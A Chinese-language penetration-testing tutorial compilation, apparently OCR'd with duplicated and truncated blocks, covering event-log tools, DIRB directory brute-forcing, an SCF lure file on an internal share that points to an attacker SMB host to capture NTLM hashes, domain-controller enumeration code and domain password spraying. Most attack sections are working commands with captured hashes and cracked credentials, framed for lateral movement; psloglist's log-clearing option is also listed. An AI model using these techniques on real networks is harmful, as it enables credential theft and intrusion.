-u 后面跟用户名 -p后面是跟密码的,如果建立ipc连接后这两个参数则不需要。
-c:显示事件之后清理事件记录
-l <事件记录文件名>:用于查看事件记录文件
-n <n>: 只显示最近的n条系统事件记录。
-d <n>: 只显示n天以前的系统事件记录
-a mm/dd/yy:显示mm/dd/yy以后的系统事件记录
-b mm/dd/yy:显示mm/dd/yy以前的系统事件记录
-f <事件类型>: 只显示指定的事件类型的系统事件记录。
-x: 显示事件数据代码
-r: 从旧到新排列(如不加则默认是从新到旧排列)
-s:以一个事件为一行的格式显示，中间默认以逗号格开各个信息。
-t <字符>:这个参数和-s连用，以来改变-s中默认的逗号。
```

查看远程服务器事件：

```
psloglist \\remote-ip idnn
```

查看远程服务器事件类型为Error的最后10条:

```
psloglist \\remote-ip -n 10 -f error
```

网络信息搜集

发现目标WEB程序敏感目录第一季

DIRB官方地址： http://dirb.sourceforge.net/

简介（摘自官方原文）：


DIRB is a Web Content Scanner. It looks for existing (and/or hidden) Web Objects. It basically works by launching a dictionary based attack against a web server and analizing the response.

介绍：

DIRB是一个基于命令行的工具，依据字典来爆破目标Web路径以及敏感文件，它支持自定义UA，cookie，忽略指定响应吗，支持代理扫描，自定义毫秒延迟，证书加载扫描等。是一款非常优秀的全方位的目录扫描工具。同样Kaili内置了dirb。

攻击机： 192.168.1.104 Debian

靶机： 192.168.1.102 Windows 2003 IIS





普通爆破：

```
root@John:~/wordlist/small# dirb http://192.168.1.102 ./ASPX.txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sun Feb 17 23:26:52 2019
URL_BASE: http://192.168.1.102/
WORDLIST_FILES: ./ASPX.txt

-----------------

GENERATED WORDS: 822

---- Scanning URL: http://192.168.1.102/ ----
+ http://192.168.1.102//Index.aspx (CODE:200|SIZE:2749)
+ http://192.168.1.102//Manage/Default.aspx (CODE:302|SIZE:203)

-----------------
END_TIME: Sun Feb 17 23:26:56 2019
DOWNLOADED: 822 - FOUND: 2
```


```
root@John:~/wordlist/small# dirb http://192.168.1.102 ./ASPX.txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sun Feb 17 23:26:52 2019
URL_BASE: http://192.168.1.102/
WORDLIST_FILES: ./ASPX.txt

-----------------

GENERATED WORDS: 822

---- Scanning URL: http://192.168.1.102/ ----
+ http://192.168.1.102//Index.aspx (CODE:200|SIZE:2749)
+ http://192.168.1.102//Manage/Default.aspx (CODE:302|SIZE:203)

-----------------
END_TIME: Sun Feb 17 23:26:56 2019
DOWNLOADED: 822 - FOUND: 2
```


多字典挂载：

```
root@John:~/wordlist/small# dirb http://192.168.1.102 ./ASPX.txt,./DIR.txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sun Feb 17 23:31:02 2019
URL_BASE: http://192.168.1.102/
WORDLIST_FILES: ./ASPX.txt,./DIR.txt

-----------------

GENERATED WORDS: 1975

---- Scanning URL: http://192.168.1.102/ ----
+ http://192.168.1.102//Index.aspx (CODE:200|SIZE:2749)
+ http://192.168.1.102//Manage/Default.aspx (CODE:302|SIZE:203)
+ http://192.168.1.102//bbs (CODE:301|SIZE:148)
+ http://192.168.1.102//manage (CODE:301|SIZE:151)
+ http://192.168.1.102//manage/ (CODE:302|SIZE:203)
+ http://192.168.1.102//kindeditor/ (CODE:403|SIZE:218)
+ http://192.168.1.102//robots.txt (CODE:200|SIZE:214)
+ http://192.168.1.102//Web.config (CODE:302|SIZE:130)
+ http://192.168.1.102//files (CODE:301|SIZE:150)
+ http://192.168.1.102//install (CODE:301|SIZE:152)

(!) FATAL: Too many errors connecting to host
    (Possible cause: EMPTY REPLY FROM SERVER)

-----------------
END_TIME: Sun Feb 17 23:31:06 2019
DOWNLOADED: 1495 - FOUND: 10
```

```
root@John:~/wordlist/small# dirb http://192.168.1.102 ./ASPX.txt,./DIR.txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sun Feb 17 23:31:02 2019
URL_BASE: http://192.168.1.102/
WORDLIST_FILES: ./ASPX.txt,./DIR.txt

-----------------

GENERATED WORDS: 1975

---- Scanning URL: http://192.168.1.102/ ----
+ http://192.168.1.102//Index.aspx (CODE:200|SIZE:2749)
+ http://192.168.1.102//Manage/Default.aspx (CODE:302|SIZE:203)
+ http://192.168.1.102//bbs (CODE:301|SIZE:148)
+ http://192.168.1.102//manage (CODE:301|SIZE:151)
+ http://192.168.1.102//manage/ (CODE:302|SIZE:203)
+ http://192.168.1.102//kindeditor/ (CODE:403|SIZE:218)
+ http://192.168.1.102//robots.txt (CODE:200|SIZE:214)
+ http://192.168.1.102//Web.config (CODE:302|SIZE:130)
+ http://192.168.1.102//files (CODE:301|SIZE:150)
+ http://192.168.1.102//install (CODE:301|SIZE:152)

(!) FATAL: Too many errors connecting to host
    (Possible cause: EMPTY REPLY FROM SERVER)

-----------------
END_TIME: Sun Feb 17 23:31:06 2019
DOWNLOADED: 1495 - FOUND: 10
```

自定义UA：

```
root@John:~/wordlist/small# dirb http://192.168.1.102 ./ASPX.txt -a "Mozilla/5.

-----------------
DIRB v2.22
By The Dark Raver
-----------------


START_TIME: Sun Feb 17 23:34:51 2019
URL_BASE: http://192.168.1.102/
WORDLIST_FILES: ./ASPX.txt
USER_AGENT: Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.com/bot.h

-----------------

GENERATED WORDS: 822

---- Scanning URL: http://192.168.1.102/ ----
+ http://192.168.1.102//Index.aspx (CODE:200|SIZE:2735)
+ http://192.168.1.102//Manage/Default.aspx (CODE:302|SIZE:203)

-----------------
END_TIME: Sun Feb 17 23:34:54 2019
DOWNLOADED: 822 - FOUND: 2
```



自定义cookie：

```
root@John:~/wordlist/small# dirb http://192.168.1.102/Manage ./DIR.txt -a "Mozil

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sun Feb 17 23:53:08 2019
URL_BASE: http://192.168.1.102/Manage/
WORDLIST_FILES: ./DIR.txt
USER_AGENT: Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.com/bot.h
COOKIE: ASP.NET_SessionId=jennqviqmc2vws55o4ggwu45

-----------------

GENERATED WORDS: 1153

---- Scanning URL: http://192.168.1.102/Manage/ ----
+ http://192.168.1.102/Manage//include/ (CODE:403|SIZE:218)
+ http://192.168.1.102/Manage//news/ (CODE:403|SIZE:218)
+ http://192.168.1.102/Manage//include (CODE:301|SIZE:159)
+ http://192.168.1.102/Manage//images/ (CODE:403|SIZE:218)
+ http://192.168.1.102/Manage//sys/ (CODE:403|SIZE:218)
+ http://192.168.1.102/Manage//images (CODE:301|SIZE:158)

(!) FATAL: Too many errors connecting to host
    (Possible cause: EMPTY REPLY FROM SERVER)

-----------------
END_TIME: Sun Feb 17 23:53:10 2019
DOWNLOADED: 673 - FOUND: 6
```

自定义毫秒延迟：

```
root@John:~/wordlist/small# dirb http://192.168.1.102/Manage ./DIR.txt -a "Mozil

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sun Feb 17 23:54:29 2019
URL_BASE: http://192.168.1.102/Manage/
WORDLIST_FILES: ./DIR.txt
USER_AGENT: Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.com/bot.h
COOKIE: ASP.NET_SessionId=jennqviqmc2vws55o4ggwu45
SPEED_DELAY: 100 milliseconds

-----------------

GENERATED WORDS: 1153

---- Scanning URL: http://192.168.1.102/Manage/ ----
+ http://192.168.1.102/Manage//include/ (CODE:403|SIZE:218)
+ http://192.168.1.102/Manage//news/ (CODE:403|SIZE:218)
+ http://192.168.1.102/Manage//include (CODE:301|SIZE:159)
+ http://192.168.1.102/Manage//images/ (CODE:403|SIZE:218)
+ http://192.168.1.102/Manage//sys/ (CODE:403|SIZE:218)
+ http://192.168.1.102/Manage//images (CODE:301|SIZE:158)

(!) FATAL: Too many errors connecting to host
    (Possible cause: EMPTY REPLY FROM SERVER)

-----------------
END_TIME: Sun Feb 17 23:55:50 2019
DOWNLOADED: 673 - FOUND: 6
```


```
root@John:~/wordlist/small# dirb http://192.168.1.102/Manage ./DIR.txt -a "Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.com/bot.html)" -c "ASP.NET_SessionId=jennqviqmc2vws55o4ggwu45" -z 100

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sun Feb 17 23:54:29 2019
URL_BASE: http://192.168.1.102/Manage/
WORDLIST_FILES: ./DIR.txt
USER_AGENT: Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.com/bot.html)
COOKIE: ASP.NET_SessionId=jennqviqmc2vws55o4ggwu45
SPEED_DELAY: 100 milliseconds

-----------------

GENERATED WORDS: 1153

---- Scanning URL: http://192.168.1.102/Manage/ ----
+ http://192.168.1.102/Manage//include/ (CODE:403|SIZE:218)
+ http://192.168.1.102/Manage//news/ (CODE:403|SIZE:218)
+ http://192.168.1.102/Manage//include (CODE:301|SIZE:159)
+ http://192.168.1.102/Manage//images/ (CODE:403|SIZE:218)
+ http://192.168.1.102/Manage//sys/ (CODE:403|SIZE:218)
+ http://192.168.1.102/Manage//images (CODE:301|SIZE:158)

(!) FATAL: Too many errors connecting to host
    (Possible cause: EMPTY REPLY FROM SERVER)

-----------------
END_TIME: Sun Feb 17 23:55:50 2019
DOWNLOADED: 673 - FOUND: 6
```

其他更多有趣的功能：

```
DIRB v2.22
By The Dark Raver
-----------------

dirb <url_base> [<wordlist_file(s)>] [options]

========================= NOTES =========================
 <url_base> : Base URL to scan. (Use -resume for session resuming)
 <wordlist_file(s)> : List of wordfiles. (wordfile1,wordfile2,wordfile3...)

======================== HOTKEYS ========================
 'n' -> Go to next directory.
 'q' -> Stop scan. (Saving state for resume)
 'r' -> Remaining scan stats.

======================== OPTIONS ========================
 -a <agent_string> : Specify your custom USER_AGENT.
 -b : Use path as is.
 -c <cookie_string> : Set a cookie for the HTTP request.
 -E <certificate> : path to the client certificate.
 -f : Fine tunning of NOT_FOUND (404) detection.
 -H <header_string> : Add a custom header to the HTTP request.
 -i : Use case-insensitive search.
 -l : Print "Location" header when found.
 -N <nf_code>: Ignore responses with this HTTP code.
 -o <output_file> : Save output to disk.
 -p <proxy[:port]> : Use this proxy. (Default port is 1080)
 -P <proxy_username:proxy_password> : Proxy Authentication.
 -r : Don't search recursively.
 -R : Interactive recursion. (Asks for each directory)
 -S : Silent Mode. Don't show tested words. (For dumb terminals)
 -t : Don't force an ending '/' on URLs.
 -u <username:password> : HTTP Authentication.
 -v : Show also NOT_FOUND pages.
 -w : Don't stop on WARNING messages.
 -X <extensions> / -x <exts_file> : Append each word with this extensions.
 -z <millisecs> : Add a milliseconds delay to not cause excessive Flood.

======================== EXAMPLES =======================
 dirb http://url/directory/ (Simple Test)
 dirb http://url/ -X .html (Test files with '.html' extension)
 dirb http://url/ /usr/share/dirb/wordlists/vulns/apache.txt (Test with apache.t
 dirb https://secure_url/ (Simple Test with SSL)
```

```
DIRB v2.22
By The Dark Raver
-----------------

dirb <url_base> [<wordlist_file(s)>] [options]

========================= NOTES =========================
 <url_base> : Base URL to scan. (Use -resume for session resuming)
 <wordlist_file(s)> : List of wordfiles. (wordfile1,wordfile2,wordfile3...)

======================== HOTKEYS ========================
 'n' -> Go to next directory.
 'q' -> Stop scan. (Saving state for resume)
 'r' -> Remaining scan stats.

======================== OPTIONS ========================
 -a <agent_string> : Specify your custom USER_AGENT.
 -b : Use path as is.
 -c <cookie_string> : Set a cookie for the HTTP request.
 -E <certificate> : path to the client certificate.
 -f : Fine tunning of NOT_FOUND (404) detection.
 -H <header_string> : Add a custom header to the HTTP request.
 -i : Use case-insensitive search.
 -l : Print "Location" header when found.
 -N <nf_code>: Ignore responses with this HTTP code.
 -o <output_file> : Save output to disk.
 -p <proxy[:port]> : Use this proxy. (Default port is 1080)
 -P <proxy_username:proxy_password> : Proxy Authentication.
 -r : Don't search recursively.
 -R : Interactive recursion. (Asks for each directory)
 -S : Silent Mode. Don't show tested words. (For dumb terminals)
 -t : Don't force an ending '/' on URLs.
 -u <username:password> : HTTP Authentication.
 -v : Show also NOT_FOUND pages.
 -w : Don't stop on WARNING messages.
 -X <extensions> / -x <exts_file> : Append each word with this extensions.
 -z <millisecs> : Add a milliseconds delay to not cause excessive Flood.

======================== EXAMPLES =======================
 dirb http://url/directory/ (Simple Test)
 dirb http://url/ -X .html (Test files with '.html' extension)
 dirb http://url/ /usr/share/dirb/wordlists/vulns/apache.txt (Test with apache.txt wordlist)
 dirb https://secure_url/ (Simple Test with SSL)
```

基于SCF做目标内网信息搜集第二季

SCF简介：

SCF，全称为Switching Controller Foudation，交换控制功能单元，既Windows资源管理器命令文件。

攻击机：

192.168.1.5 Debian
192.168.1.2 Windows 7

靶机：

192.168.1.119 Windows 2003

配置攻击机msf：

```
msf auxiliary(server/capture/smb) > show options

Module options (auxiliary/server/capture/smb):

   Name         Current Setting   Required  Description
   ----         ---------------   --------  -----------
   CAINPWFILE                     no        The local filename to store the hashe
   CHALLENGE    1122334455667788  yes       The 8 byte server challenge
   JOHNPWFILE   micropoor.ico     no        The prefix to the local filename to s
   SRVHOST      0.0.0.0           yes       The local host to listen on. This mus
   SRVPORT      445               yes       The local port to listen on.


Auxiliary action:

   Name     Description
   ----     -----------
   Sniffer


msf auxiliary(server/capture/smb) > ifconfig |grep 192.168
[*] exec: ifconfig |grep 192.168

        inet 192.168.1.5  netmask 255.255.255.0  broadcast 192.168.1.255
msf auxiliary(server/capture/smb) > exploit
[*] Auxiliary module running as background job 0.

[*] Started service listener on 0.0.0.0:445
[*] Server started.
```

```
msf auxiliary(server/capture/smb) > show options

Module options (auxiliary/server/capture/smb):

   Name         Current Setting   Required  Description
   ----         ---------------   --------  -----------
   CAINPWFILE                     no        The local filename to store the hashes in Cain&Abel format
   CHALLENGE    1122334455667788  yes       The 8 byte server challenge
   JOHNPWFILE   micropoor.ico     no        The prefix to the local filename to store the hashes in John format
   SRVHOST      0.0.0.0           yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
   SRVPORT      445               yes       The local port to listen on.

Auxiliary action:

   Name     Description
   ----     -----------
   Sniffer


msf auxiliary(server/capture/smb) > ifconfig |grep 192.168
[*] exec: ifconfig |grep 192.168

        inet 192.168.1.5  netmask 255.255.255.0  broadcast 192.168.1.255
msf auxiliary(server/capture/smb) > exploit
[*] Auxiliary module running as background job 0.

[*] Started service listener on 0.0.0.0:445
[*] Server started.
```

靶机配置如下：

其中共享share为内网中文件共享文件夹。在实战中多为内网安装程序共享文件夹。

```
C:\>net share

共享名       资源                           注释

-------------------------------------------------------------------------------
C$           C:\                            默认共享
E$           E:\                            默认共享
ADMIN$       C:\WINDOWS                     远程管理
IPC$                                        远程 IPC
share        E:\share
命令成功完成。
```

```
C:\>net share

共享名       资源                           注释

-------------------------------------------------------------------------------
C$           C:\                            默认共享
E$           E:\                            默认共享
ADMIN$       C:\WINDOWS                     远程管理
IPC$                                        远程 IPC
share        E:\share
命令成功完成。
```


share目录下建立Micropoor.scf文件，内容如下：

注：其中192.168.1.5为攻击机IP


```
[Shell]
Command=2
IconFile=\\192.168.1.5\micropoor.ico
[Taskbar]
Command=ToggleDesktop
```

```
Micropoor.scf
1 [Shell]
2 Command=2
3 IconFile=\\192.168.1.5\micropoor.ico
4 [Taskbar]
5 Command=ToggleDesktop
```

当内网Windows 7 访问共享：



内网Windows 2003 访问共享：



攻击机：

获取目标内网机器IP，时间，NTHASH，USER，DOMAIN，NT_CLIENT_CHALLENGE等敏感信息。以上敏感信息拓扑内网横向移动以及了解目标内网工作时间，行为习惯等将会提供强大的情报保障。

```
NTLMv1 Response Captured from 192.168.1.119:1129 - 192.168.1.119
USER:Administrator DOMAIN:WIN03X64 OS:Windows Server 2003 R2 3790 Service Pack 2 LM:
LMHASH:Disabled
NTHASH:54b41c2204df7a9e1478f3cfa64bd9e250f57a764a0eef36
[*] SMB Capture - Empty hash captured from 192.168.1.119:1131 - 192.168.1.119 captured, ignoring ...
[*] SMB Captured - 2019-02-02 11:02:03 -0500
NTLMv1 Response Captured from 192.168.1.119:1131 - 192.168.1.119
USER:Administrator DOMAIN:WIN03X64 OS:Windows Server 2003 R2 3790 Service Pack 2 LM:
LMHASH:Disabled
NTHASH:54b41c2204df7a9e1478f3cfa64bd9e250f57a764a0eef36
[*] SMB Capture - Empty hash captured from 192.168.1.119:1133 - 192.168.1.119 captured, ignoring ...
[*] SMB Captured - 2019-02-02 11:02:03 -0500
NTLMv1 Response Captured from 192.168.1.119:1133 - 192.168.1.119
USER:Administrator DOMAIN:WIN03X64 OS:Windows Server 2003 R2 3790 Service Pack 2 LM:
LMHASH:Disabled
NTHASH:54b41c2204df7a9e1478f3cfa64bd9e250f57a764a0eef36
[*] SMB Capture - Empty hash captured from 192.168.1.119:1135 - 192.168.1.119 captured, ignoring ...
[*] SMB Captured - 2019-02-02 11:02:03 -0500
NTLMv1 Response Captured from 192.168.1.119:1135 - 192.168.1.119
USER:Administrator DOMAIN:WIN03X64 OS:Windows Server 2003 R2 3790 Service Pack 2 LM:
LMHASH:Disabled
NTHASH:54b41c2204df7a9e1478f3cfa64bd9e250f57a764a0eef36
[*] SMB Captured - 2019-02-02 11:03:30 -0500
NTLMv2 Response Captured from 192.168.1.2:4130 - 192.168.1.2
USER:John DOMAIN:John-PC OS: LM:
LMHASH:Disabled
LM_CLIENT_CHALLENGE:Disabled
NTHASH:70a64b8c273603a062bb0af00cafdf08
NT_CLIENT_CHALLENGE:01010000000000009f8fc0dc10bbd4013ab578c30f7a3d9c00000000020000000000000000000000
[*] SMB Captured - 2019-02-02 11:03:30 -0500
NTLMv2 Response Captured from 192.168.1.2:4130 - 192.168.1.2
USER:John DOMAIN:John-PC OS: LM:
LMHASH:Disabled
LM_CLIENT_CHALLENGE:Disabled
NTHASH:561aaa90aa9446ae0ba651055917e289
NT_CLIENT_CHALLENGE:0101000000000000ff79c1dc10bbd40101a9d0b57c51df0e00000000020000000000000000000000
[*] SMB Captured - 2019-02-02 11:03:30 -0500
NTLMv2 Response Captured from 192.168.1.2:4130 - 192.168.1.2
USER:John DOMAIN:John-PC OS: LM:
LMHASH:Disabled
LM_CLIENT_CHALLENGE:Disabled
NTHASH:2a8b91206b17f83efdf84d19491e3436
NT_CLIENT_CHALLENGE:0101000000000000d750c2dc10bbd401d24dbb4462608d4c00000000020000000000000000000000
```

深入利用待未来的季中会继续补充。

内网漏洞快速检测技巧

内网端口扫描

域环境信息搜集

Active Directory Domain Services - 获取域控信息

0x00 简介

在内网中的域环境下，获取域控的信息有很多种，但是在此之前都是以经验来判定的。

而MSDN文档的API从未接触过，因此想多扩展一下知识面。

地址：https://docs.microsoft.com/zh-cn/windows/desktop/api/_ad/

0x01 域用户的登录过程

参考：https://blog.csdn.net/jsd2honey/article/details/54340439

- 1、客户端发起net logon 服务会 运行DsGetDcName这个API。
- 2、DsGetDcName就会从客户端收集DNS和site的信息。
- 3、Net logon 会根据IP地址找到相应的DNS服务器，并发送一个 DNS Query的数据包，查询site内所有DC的SRV记录和A记录。
- 4、DNS 服务器会返回一个 response数据包，里面包含site内所有DC的一张表格。如果DNS服务器不返回这个数据包，那么locate DC就失败了。
- 5、然后客户端 的netlogon就根据这张表格给每台DC都发送一个 Query 数据包。如果有多台DC都给客户端返回response的数据包，那么客户端以最先返回 response 为准，即客户端成功locate 到这台DC。但是如果没有DC返回响应数据包，那么locate DC也会失败。

0x02 尝试学习API

微软有一个Example：https://docs.microsoft.com/zh-cn/windows/desktop/AD/enumerating-domain-controllers

准备花时间慢慢啃～

第一个API - DsGetDcName

```
DSGETDCAPI DWORD DsGetDcNameA(
  IN LPCSTR                    ComputerName,
  IN LPCSTR                    DomainName,
  IN GUID                      *DomainGuid,
  IN LPCSTR                    SiteName,
  IN ULONG                     Flags,
  OUT PDOMAIN_CONTROLLER_INFOA *DomainControllerInfo
);
```

关于参数的介绍都在文档中。

0x03 获取域控信息

我写了一个例子，获取域控的地址、GUID等信息，都保存在 `DomainControllerInfo` ：

```
// ConsoleApplication1.cpp : 定义控制台应用程序的入口点。
//

#include "stdafx.h"
#include <Windows.h>
#include <DsGetDC.h>
#include <Lm.h>
#pragma  comment(lib, "NetApi32.lib")


int main()
{
    PDOMAIN_CONTROLLER_INFO  dcInfo;
    DWORD ret = DsGetDcName(
        NULL,
        NULL,
        NULL,
        NULL,
        DS_KDC_REQUIRED,
        &dcInfo
    );
    if (ret == ERROR_SUCCESS) {
        GUID * dc_guid = &dcInfo->DomainGuid;
        wprintf(L"DomainControllerName : %s \n ", dcInfo->DomainControllerName);
        wprintf(L"DomainControllerAddress : %s \n ", dcInfo->DomainControllerAdc
        wprintf(L"DomainGuid : %x-%x-%x-%x \n", dc_guid->Data1, dc_guid->Data2,
        NetApiBufferFree(dcInfo);
    }
    else {
        wprintf(L"Error : %d \n ", GetLastError());
    }

    system("pause");
    return 0;
}
```

```
C:\Users\Rvn0xsy.PAYLOADS\Documents\Visual Studio 2015\Projects\ConsoleApplication1\Debug ConsoleApplication1.exe
DomainControllerName : \\WIN-JMA6E42K84B.payloads.online
 DomainControllerAddress : \\192.168.117.169
 DomainGuid : 7e60aa11-fd22-4d9d-cc600c
请按任意键继续. . .

C:\Users\Rvn0xsy.PAYLOADS\Documents\Visual Studio 2015\Projects\ConsoleApplication1\Debug>_
```

PDOMAIN_CONTROLLER_INFO 的信息都在这里：

名称	值	类型
&dcInfo	0x012ff81c {0x00d04d80 {DomainControllerName=0x00d04db0 L"\\\\WIN-JMA6E42K84B.payloads.online" D	_DOMAI
&dcInfo->DomainGuid	0x00d04d8c {7E60AA11-FD22-4D9D-B689-774AB9E60494}	_GUID *
dcInfo	0x00d04d80 {DomainControllerName=0x00d04db0 L"\\\\WIN-JMA6E42K84B.payloads.online" DomainContr	_DOMAI
DomainControllerName	0x00d04db0 L"\\\\WIN-JMA6E42K84B.payloads.online"	wchar_t
DomainControllerAddress	0x00d04df4 L"\\\\192.168.117.169"	wchar_t
DomainControllerAddressType	1	unsigne
DomainGuid	{7E60AA11-FD22-4D9D-B689-774AB9E60494}	_GUID
DomainName	0x00d04e18 L"payloads.online"	wchar_t
DnsForestName	0x00d04e38 L"payloads.online"	wchar_t
Flags	3758101501	unsigne
DcSiteName	0x00d04e58 L"Default-First-Site-Name"	wchar_t
ClientSiteName	0x00d04e88 L"Default-First-Site-Name"	wchar_t
dcInfo->DomainControllerAddress	0x00d04df4 L"\\\\192.168.117.169"	wchar_t
dcInfo->DomainControllerName	0x00d04db0 L"\\\\WIN-JMA6E42K84B.payloads.online"	wchar_t
dc_guid	0x00d04d8c {7E60AA11-FD22-4D9D-B689-774AB9E60494}	_GUID *
ret	0	unsigne

其中要注意的是，DC的这些API都需要调用 `NetApi32.lib` ，并且包含 `dsgetdc.h` ：

Requirements

Minimum supported client	Windows Vista
Minimum supported server	Windows Server 2008
Target Platform	Windows
Header	dsgetdc.h
Library	NetApi32.lib
DLL	NetApi32.dll

Windows域渗透 - 用户密码枚举

0x00 前言

在进行Windows域渗透的时候，面对庞大的用户账号，不知该从何下手，扫描网络服务有怕搞出大动静，肿么办呢?

0x01 Powershell

目前已经有很多Powershell集合脚本，用于域渗透简直舒爽

今天推荐一款名字叫DomainPasswordSpray.ps1的脚本，主要原理是先来抓取域用户账号，然后指定密码字典进行域认证。认证通过的就是密码正确的了。

GitHub项目地址：https://github.com/dafthack/DomainPasswordSpray

由于作者的脚本有一个小瑕疵，故此我改了一下，避免抛出了一些错误。

优化后的地址：http://payloads.online/scripts/Invoke-DomainPasswordSpray.txt

0x02 参数说明

在代码的开头就已经有介绍了，我简单汉化一下。

描述：该模块主要用于从域中收集用户列表。

参数： `Domain` 指定要测试的域名

参数： `RemoveDisabled` 尝试从用户列表删除禁用的账户

参数： `RemovePotentialLockouts` 删除锁定账户

参数： `UserList` 自定义用户列表(字典)。 如果未指定，这将自动从域中获取

参数： `Password` 指定单个密码进行口令测试

参数： `PasswordList` 指定一个密码字典

参数: `OutFile` 将结果保存到某个文件

参数: `Force` 当枚举出第一个后继续枚举，不询问

0x03 使用说明

使用例子:

```
C:\PS> Get-DomainUserList
```

该命令将从域中收集用户列表。

```
C:\PS> Get-DomainUserList -Domain 域名 -RemoveDisabled -RemovePotentialLockouts | Out-File -Encoding ascii userlist.txt
```

该命令将收集域"域名"中的用户列表，包括任何未被禁用且未接近锁定状态的帐户。 它会将结果写入 `userlist.txt` 文件中

```
C:\PS> Invoke-DomainPasswordSpray -Password Winter2016
```

该命令将会从域环境中获取用户名，然后逐个以密码 `Winter2016` 进行认证枚举

```
C:\PS> Invoke-DomainPasswordSpray -UserList users.txt -Domain 域名 -PasswordList passlist.txt -OutFile sprayed-creds.txt
```

该命令将会从 `users.txt` 中提取用户名，与 `passlist.txt` 中的密码对照成一对口令，进行域认证枚举，登录成功的结果将会输出到 `sprayed-creds.txt`

0x04 实战

获取域环境中的用户列表

命令: `C:\PS> Get-DomainUserList | Out-File -Encoding ascii userlist.txt`

输出:

```
[*] Current domain is compatible with Fine-Grained Password Policy.

[*] Now creating a list of users to spray...

[*] There appears to be no lockout policy.

[*] There are 8 total users found.

[*] Created a userlist containing 8 users gathered from the current user's domai
```

获取的用户名:

```
C:\PS> type .\userlist.txt

Administrator

Guest

liyingzhe

krbtgt

Hack

testPass

webManager

dba
```

密码枚举

```
PS C:\Users\liyingzhe.PAYLOADS> Invoke-DomainPasswordSpray -Domain payloads.online -Password w!23456 -OutFile sprayed-creds.txt
[*] Current domain is compatible with Fine-Grained Password Policy.

[*] This might take a while depending on the total number of users
1 of 6 users tested2 of 6 users tested3 of 6 users tested[*] SUCCESS! User:testPass Password:w!23456
4 of 6 users tested[*] SUCCESS! User:webManager Password:w!23456
5 of 6 users tested[*] SUCCESS! User:dba Password:w!23456
6 of 6 users tested

PS C:\Users\liyingzhe.PAYLOADS> type .\sprayed-creds.txt
testPass:w!23456
```

